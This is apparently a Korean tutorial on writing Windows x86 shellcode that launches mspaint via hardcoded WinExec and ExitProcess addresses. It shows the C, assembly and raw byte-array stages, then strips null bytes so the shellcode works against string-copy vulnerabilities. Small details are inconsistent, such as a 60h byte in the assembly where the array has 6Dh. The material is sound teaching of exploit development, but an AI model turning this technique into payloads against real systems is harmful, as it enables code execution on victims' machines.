

windows\System32 밑에 있는 mspaint를 출력해주는 셸코드를 작성해보겠다

먼저 WinExec() 함수를 이용해 c언어로 코드를 작성한다.

```
paint1.cpp -# X
paint1 (Global Sc...
#include "stdafx.h"
#include "windows.h"

int main(int argc, char* argv[])
{
    char buf[8] = { 'm','s','p','a','i','n','t','\x0' };
    WinExec(buf, SW_SHOW);
    ExitProcess(1);
}
```

해당 코드를 디버깅한 후 디스어셈블리어를 추출한다.

그 후 WinExec(), ExitProcess() 함수의 주소를 디버거를 통해 찾아서 디스어셈블리에 주소 부분을 수정한다.

7713846C	.text	Export	WinExec
7710439C	.text	Export	WinUnregisterFile
77138477	.text	Export	WinUnregisterRunt
770A1080	.text	Import	API-MS-Win-Core-St
770EF13A	.text	Export	WideCharToMultiByt
7712F57E	.text	Export	WinExec
770A1708	.text	Import	ntdll.WinSqmIsOpte
770A18C0	.text	Import	API-MS-Win-Core-Mi
770DC431	.text	Export	Wow64DisableWow64F
7712A001	.text	Export	Wow64EnableWow64F
77127B94	.text	Export	Wow64GetThreadSeLe
770A18C4	.text	Import	API-MS-Win-Core-Mi
7712F57E	.text	Export	Wow64EventWow64F

770A1438	.text	Import	ntdll.EtwEventU
770A1434	.text	Import	ntdll.EtwEventW
770A10F4	.text	Import	ntdll.EtwEventW
770FBED2	.text	Export	ExitProcess
77134649	.text	Export	ExitUDM
770A1D28	.text	Import	API-MS-Win-Core
770D918B	.text	Export	ExpandEnvironme
770A1D2C	.text	Import	API-MS-Win-Core

다음과 같이 주소를 찾은 후 어셈블리어로 두 번째 셸코드를 작성한다.

```
shellcode2.cpp -# X
shellcode2 (Global Sc...
#include "stdafx.h"
#include "windows.h"

int main(int argc, char* argv[])
{
    __asm {
        // char buf[8] = { 'm','s','p','a','i','n','t','\x0' };
        mov byte ptr [ebp-8], 60h
        mov byte ptr [ebp-7], 73h
        mov byte ptr [ebp-6], 70h
        mov byte ptr [ebp-5], 61h
        mov byte ptr [ebp-4], 69h
        mov byte ptr [ebp-3], 6Eh
        mov byte ptr [ebp-2], 74h
        mov byte ptr [ebp-1], 0

        //WinExec(buf, SW_SHOW);
        push 5
        lea eax, [ebp - 8]
        push eax
        mov eax, 0x7712F57E
        call eax

        //ExitProcess(1);
        push 1
        mov eax, 0x770FBED2
        call eax
    };
}
```

다음으론 두 번째 셸코드에서 디버깅 모드를 통해 기계어를 추출해온다.

```
Server Explorer - Toolhox
shellcode3.cpp
shellcode3

#include "stdafx.h"
#include "windows.h"

char shellcode[] = "\xC6\x45\xF8\x6D"
"\xC6\x45\xF9\x73"
"\xC6\x45\xFA\x70"
"\xC6\x45\xFB\x61"
"\xC6\x45\xFC\x69"
"\xC6\x45\xFD\x6E"
"\xC6\x45\xFE\x74"
"\xC6\x45\xFF\x00"
"\x6A\x05"
"\x8D\x45\xF8"
"\x50"
"\xB8\x7E\xF5\x12\x77"
"\xFF\xD0"
"\x6A\x01"
"\xB8\xD2\xBE\x0F\x77"
"\xFF\xD0";

int main(int argc, char* argv[])
{
    int* shell = (int*)shellcode;
    __asm {
        jmp shell
    };
}
```

다음과 같이 기계어 코드를 \_\_asm과 jmp 명령을 이용해서 실행하도록 한다.

하지만 다음과 같이 널바이트를 포함한 셸코드로는 문자열 복사 계열 함수 취약점 공격이 어렵게 된다. (널바이트 = buf[8]에 있는 '\0')

공격 활용도가 높은 셸코드를 작성하기 위해선 셸코드에 있는 널바이트를 제거해야 한다.

따라서 mov byte ptr[ebp-1], 0 부분을  
xor ebx, ebx

mov [ebp-1], ebx로 수정해준 다. 해당 코드는 ebx를 0으로 초기화 시킨 후 레지스터를 이용하여 mov [ebp-1] 값을 0으로 설정해 주는 것이다.




```
#include "stdafx.h"
#include "windows.h"

char shellcode[] = "\xC6\x45\xF8\x6D"
"\xC6\x45\xF9\x73"
"\xC6\x45\xFA\x70"
"\xC6\x45\xFB\x61"
"\xC6\x45\xFC\x69"
"\xC6\x45\xFD\x6E"
"\xC6\x45\xFE\x74"
"\x33\xDB"
"\x89\x5D\xFF"
"\x6A\x05"
"\x8D\x45\xF8"
"\x50"
"\xB8\x7E\xF5\x12\x77"
"\xFF\xD0"
"\x6A\x01"
"\xB8\xD2\xBE\x0F\x77"
"\xFF\xD0";

int main(int argc, char* argv[])
{
    int* shell = (int*)shellcode;
    __asm {
        jmp shell
    };
}
```

이렇게 널바이트를 사용하지 않고 셸코드를 작성하여 셸코드의 공격 활용도를 높일 수 있었다.



\*실행화면\*